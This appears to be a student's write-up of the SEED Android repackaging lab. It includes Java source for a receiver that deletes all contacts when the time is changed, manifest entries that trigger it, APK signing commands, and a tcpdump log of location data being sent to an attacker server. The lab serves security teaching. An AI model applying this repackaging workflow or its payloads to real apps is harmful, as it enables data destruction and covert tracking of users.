Lab8-Android-Repackaging

Lab 8 Overview


The main goal of this lab is to create a successful repackaging attack by using the source code of an adroid application, adding some malicious code to the codebase and then distributing / installing that application on the emulated android device.

Before I get started, I needed to export my SEED ubuntu VM from VMWare Fusion to Virtualbox. There were a couple of reasons why. First - I was unable to get the Android application to run on the VMWare Fusion virualization platform.

To avoid unnecessary complexity - I was following the instructions and decided to have both machines talking over the same virtual network (NAT). I was originally able to have both VMs talking over my Wifi bewteen the VMWare Fusion / Virtualbox platforms then found this proved problematic when WIFI access was not available. Hence why I suggest porting the VM over onto virtualbox as originally suggested in the lab guides.

Task 1 - Obtain the APK and install it

This task is very straightforward. Simply navigate to the Lab's webpage - http://www.cis.syr.edu/~wedu/seed/Labs_16.04/Mobile/Android_Repackaging/, then download the maliciouscode.smali, maliciouscode_location.zip, and the repackagingLab.apk



Once we have the files, I perform the `adb connect` command on the SEED ubuntu system. From there, we can perform the `adb install` command to install the specific APK - this command will be used again in the future.

```
[12/03/19]seed@VM:~$ adb connect 10.0.2.5
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.5:5555
```

Installing the apk - I originally installed the apk and forgot to screenshot the terninal. Having looked at the menu of the adb program, I see we can reinstall with the `-r` flag, I plan to use this when I recreate the apk and attempt to reinstall on the vulnerable / emulated android device:

```
[12/03/19]seed@VM:~/.../lab8-android-repackaging$ adb install -r  RepackagingLab.apk
9798 KB/s (1421095 bytes in 0.141s)
Success
[12/03/19]seed@VM:~/.../lab8-android-repackaging$
```

Task 2 - Disassemble Android App

To build / the malicious application we need to disassemble it, add some malicious code, repackage it, then reinstall it. This task aims to handle the disassemble step. We simply use apktool to disassemble the application's apk. As the package is disassembled we can see the XML, dex, and manifest being extracted.

```
[12/03/19]seed@VM:~/.../lab8-android-repackaging$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[12/03/19]seed@VM:~/.../lab8-android-repackaging$
```

Task 3 - Injecting Malicious Code

The goal of this task is to update the source code, insert the malicious code snippets. We are provided a smali file that can be used as a new component. The intent is to insert this code & update the manifest by referencing the new code / class.

the code itself extends one of 4 android app components. The available components are activity, service, broadcast receiver, and content provider. We are able to add any of these components into the target app yet the goal is to remain incognito and undetected. Each component can provide an attack vector yet we will use the `broadcast receiver` component and the Time_Set broadcast trigger.

while I don't know how to write a broadcast receiver, our lab guide indicates the approach is straightforward. We can simply build a java-based android app. Using that java code we'd then build the apk then disassemble the APK to obtain the smali code.

The previously downloaded smali code has a java source of :

```
public class MaliciousCode extends BroadcastReceiver {
   @Override
   public void onReceive(Context context, Intent intent) {
      ContentResolver contentResolver = context.getContentResolver();
      Cursor cursor = contentResolver.query
      (ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
      while (cursor.moveToNext()) {
         String lookupKey = cursor.getString
         (cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));
         Uri uri = Uri.withAppendedPath
         (ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);
         contentResolver.delete(uri, null, null);
      }
   }
}
```


this code will delete all the contacts using the contentResolver.delete call. The smali code is available & was previously downloaded, so i've placed that code into the smali/com folder previously created when disassembling the apk.

We also need to update the AndroidManifest.xml file. The goal of this change is to identify and insert the entrypoint of the malicious class code into the application manifest. The guidance provided during the helps provide the following

```
<manifest...>
   <uses-permission android:name="android.permission.READ_CONTACTS" />
```

```
    <uses-permission android:name="android.permission.WRITE_CONTACTS" />
    <application>
      <receiver android:name="com.MaliciousCode" >
        <intent-filter>
        <action android:name="android.intent.action.TIME_SET" />
        </intent-filter>
      </receiver>
    </application>
</manifest>
```

The new manifest for this repackaging application looks like:



Task 4 - Signing the new package

The goal of this task is to sign the new apk so it is installed on the vulnerable device. To do this we must generate a self-signed certificate using the keytool application, then use the jarsigner application to sign the jar using the previously generated key.

There are 2 basic commands to use here:

→ keytool -alias sign -genkey -v -keystore my-release key.keystore -keyalg RSA -keysize 2048 -validity 10000

→ jarsigner -verbose -signal SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore name.apk sign

Performing the certificate generation is very straightforward. Ultimately it creates a organization unit certificate that un unverified and contains no strong security requirements.

```
Use "keytool -help" for all available commands
[12/06/19]seed@VM:~/.../dist$ keytool -alias sign -genkey -v -keystore my-release-key.keystore -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  evil
What is the name of your organizational unit?
  [Unknown]:  hackers
What is the name of your organization?
  [Unknown]:  Life
What is the name of your City or Locality?
  [Unknown]:  Rome
What is the name of your State or Province?
  [Unknown]:  Italy
What is the two-letter country code for this unit?
  [Unknown]:  It
Is CN=evil, OU=hackers, O=Life, L=Rome, ST=Italy, C=It correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
        for: CN=evil, OU=hackers, O=Life, L=Rome, ST=Italy, C=It
Enter key password for <sign>
        (RETURN if same as keystore password):
[Storing my-release-key.keystore]

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry standard format using "keytool -importkeystore -sr
ckeystore my-release-key.keystore -destkeystore my-release-key.keystore -deststoretype pkcs12".
[12/06/19]seed@VM:~/.../dist$
```

Performing the Jar signing task is straightforward as well. I note the commands used are documented in our lab yet at times they have small errors which simply require a review of the help menu. The correct jarsigner command is below as well as 2 snippets of output.

- jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore RepackagingLab.apk sign

```
[12/06/19]seed@VM:~/.../dist$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore RepackagingLab.apk sign
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/SIGN.SF
   adding: META-INF/SIGN.RSA
  signing: AndroidManifest.xml
  signing: classes.dex
  signing: res/anim/abc_fade_in.xml
  signing: res/anim/abc_fade_out.xml
  signing: res/anim/abc_grow_fade_in_from_bottom.xml
  signing: res/anim/abc_popup_enter.xml
  signing: res/anim/abc_popup_exit.xml
  signing: res/anim/abc_shrink_fade_out_from_bottom.xml
  signing: res/anim/abc_slide_in_bottom.xml
  signing: res/anim/abc_slide_in_top.xml
  signing: res/anim/abc_slide_out_bottom.xml
  signing: res/anim/abc_slide_out_top.xml
  signing: res/anim/design_fab_in.xml
  signing: res/anim/design_fab_out.xml
  signing: res/anim/design_snackbar_in.xml
  signing: res/anim/design_snackbar_out.xml
  signing: res/color-v11/abc_background_cache_hint_selector_material_dark.xml
  signing: res/color-v11/abc_background_cache_hint_selector_material_light.xml
  signing: res/color-v23/abc_color_highlight_material.xml
  signing: res/color/abc_background_cache_hint_selector_material_dark.xml
  signing: res/color/abc_background_cache_hint_selector_material_light.xml
  signing: res/color/abc_primary_text_disable_only_material_dark.xml
  signing: res/color/abc_primary_text_disable_only_material_light.xml
```

```
  signing: res/menu/activity_hello_mobiseed_drawer.xml
  signing: res/menu/hello_mobi_seed.xml
  signing: res/mipmap-hdpi-v4/ic_launcher.png
  signing: res/mipmap-hdpi-v4/mobiseedcrop.png
  signing: res/mipmap-mdpi-v4/ic_launcher.png
  signing: res/mipmap-xhdpi-v4/ic_launcher.png
  signing: res/mipmap-xxhdpi-v4/ic_launcher.png
  signing: res/mipmap-xxxhdpi-v4/ic_launcher.png
  signing: resources.arsc
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar after the signer certific
ate's expiration date (2047-04-23) or after any future revocation date.
[12/06/19]seed@VM:~/.../dist$
```

Task 5 - Install the repackaged app and trigger the malicious code...

In the previous task (1) - I highlighted the `-r` flag would allow us to reinstall the apk without going through the steps of removing the the app first yet I noticed the security mechanism of android validates the signature. In this situation, the remote attacker would need to overcome this to reinstall the application remotely. I simply followed the lab instructions, removed the software from the device locally, and reinstalled it remotely...

```
[12/06/19]seed@VM:~/.../dist$ adb connect 10.0.2.5
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.5:5555
[12/06/19]seed@VM:~/.../dist$ adb install -r RepackagingLab.apk
9210 KB/s (1418472 bytes in 0.150s)
Failure [INSTALL_FAILED_UPDATE_INCOMPATIBLE: Package com.mobiseed.repackaging signatures do not match the previously installed version; ignoring!]
```

```
[12/06/19]seed@VM:~/.../dist$ adb install -r RepackagingLab.apk
7859 KB/s (1418472 bytes in 0.176s)
Success
```

I setup the permissions of the application on the android device by toggling the contacts on (no screenshot available), confirmed I had a single contact added, then went ahead and set the system time.

I wasn't able to grab screenshot of the attack, so I performed a desktop recording via snag it. The recording will be uploaded to youTube - LINK: https://youtu.be/g7wNuVmWvLY

This attack was successful!

Task 6 - Repackaging Attack to Track Victims Location

The goal of this attack aims to provide us with a view into malicious remote tracking and sharing of user data. First we need to update the android vm's /system/etc/host file


`10.0.2.4 www.repackagingattacklab.com`

For this attack we have new smali code - SendData snippets. Those are going to be placed into the same location as the last exercise and we simply need to update the manifest with the new permissions and include a trigger which calls the code.

the tempplate we are provided with provides both the permissins and the trigger

```
<manifest>
   <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
   <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
   <uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
   <uses-permission android:name="android.permission.INTERNET"/>
   <application>
      <receiver android:name="com.mobiseed.repackaging.MaliciousCode" >
         <intent-filter>
            <action android:name="android.intent.action.TIME_SET" />
         </intent-filter>
      </receiver>
   </application>
</manifest>
```

After I add the malicious smali code to the codebase, I need to add the above permissions to the manifest and rebuild the application.





```
1895  apktool b RepackagingLab
1896  cd RepackagingLab/dist/
1897  jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore RepackagingLab.apk sign
1898  ls -alrt
1899  adb install -r RepackagingLab.apk
1900  adb connect 10.0.2.5
1901  adb install -r RepackagingLab.apk
1902  history
[12/06/19]seed@VM:~/.../dist$
```

Once done, I sign the package, and reinstall the application on the android device. The final step is toggling the location permissions for the application.

One the permissions are toggled on, we can use the MockLocation app to update the location. Given that I am in London at the moment & the repackingattacklab.com site shows Paris as the location, I chose San Francisco as a mock location.

I then updated the time of the android device and confirmed the location data was being sent to the SEED Ubuntu server with tcpdump. I also confirmed on the repackagingattacklab.com site that the device was showing as being located in San Francisco.


/bin/bash
/bin/bash
/bin/bash 154x3
19:57:58.571562 IP 10.0.2.6.39968 > 10.0.2.4.http: Flags [P.], seq 19088:19308, ack 2
20: HTTP: GET /location.php?lat=37.809704&lng=-122.477319 HTTP/1.1
19:57:58.572263 IP 10.0.2.4.http > 10.0.2.6.39968: Flags [P.], seq 22047:22301, ack 1
4: HTTP: HTTP/1.1 200 OK
19:57:58.572653 IP 10.0.2.6.39968 > 10.0.2.4.http: Flags [.], ack 22301, win 2843, op
19:57:59.575038 IP 10.0.2.6.39968 > 10.0.2.4.http: Flags [P.], seq 19308:19528, ack 2
20: HTTP: GET /location.php?lat=37.809704&lng=-122.477319 HTTP/1.1
19:57:59.575913 IP 10.0.2.4.http > 10.0.2.6.39968: Flags [P.], seq 22301:22555, ack 1
4: HTTP: HTTP/1.1 200 OK
19:57:59.576359 IP 10.0.2.6.39968 > 10.0.2.4.http: Flags [.], ack 22555, win 2860, op
19:58:00.577351 IP 10.0.2.6.39968 > 10.0.2.4.http: Flags [P.], seq 19528:19748, ack 2
20: HTTP: GET /location.php?lat=37.809704&lng=-122.477319 HTTP/1.1
19:58:00.577958 IP 10.0.2.4.http > 10.0.2.6.39968: Flags [P.], seq 22555:22809, ack 1
4: HTTP: HTTP/1.1 200 OK
19:58:00.578309 IP 10.0.2.6.39968 > 10.0.2.4.http: Flags [.], ack 22809, win 2877, op
19:58:01.582222 IP 10.0.2.6.39968 > 10.0.2.4.http: Flags [P.], seq 19748:19968, ack 2
20: HTTP: GET /location.php?lat=37.809704&lng=-122.477319 HTTP/1.1
19:58:01.583528 IP 10.0.2.4.http > 10.0.2.6.39968: Flags [P.], seq 22809:23063, ack 1
4: HTTP: HTTP/1.1 200 OK
19:58:01.585354 IP 10.0.2.6.39968 > 10.0.2.4.http: Flags [.], ack 23063, win 2893, op
19:58:02.595713 IP 10.0.2.6.39968 > 10.0.2.4.http: Flags [P.], seq 19968:20188, ack 2
20: HTTP: GET /location.php?lat=37.809704&lng=-122.477319 HTTP/1.1
19:58:02.596640 IP 10.0.2.4.http > 10.0.2.6.39968: Flags [P.], seq 23063:23316, ack 2
3: HTTP: HTTP/1.1 200 OK
19:58:02.597089 IP 10.0.2.6.39968 > 10.0.2.4.http: Flags [.], ack 23316, win 2910, op
19:58:03.599432 IP 10.0.2.6.39968 > 10.0.2.4.http: Flags [P.], seq 20188:20408, ack 2
20: HTTP: GET /location.php?lat=37.811365&lng=-122.477416 HTTP/1.1
19:58:03.599958 IP 10.0.2.4.http > 10.0.2.6.39968: Flags [P.], seq 23316:23569, ack 2
53: HTTP: HTTP/1.1 200 OK
19:58:03.600851 IP 10.0.2.6.39968 > 10.0.2.4.http: Flags [.], ack 23569, win 2927, op
19:58:04.602933 IP 10.0.2.6.39968 > 10.0.2.4.http: Flags [P.], seq 20408:20628, ack 2
20: HTTP: GET /location.php?lat=37.811365&lng=-122.477416 HTTP/1.1
19:58:04.603499 IP 10.0.2.4.http > 10.0.2.6.39968: Flags [P.], seq 23569:23822, ack 2
53: HTTP: HTTP/1.1 200 OK
Map
Satellite
San Rafael
San Pablo
Richmond
San Quentin
Bolinas
Stinson Beach
Muir Beach
San Francisco
Daly City
Colma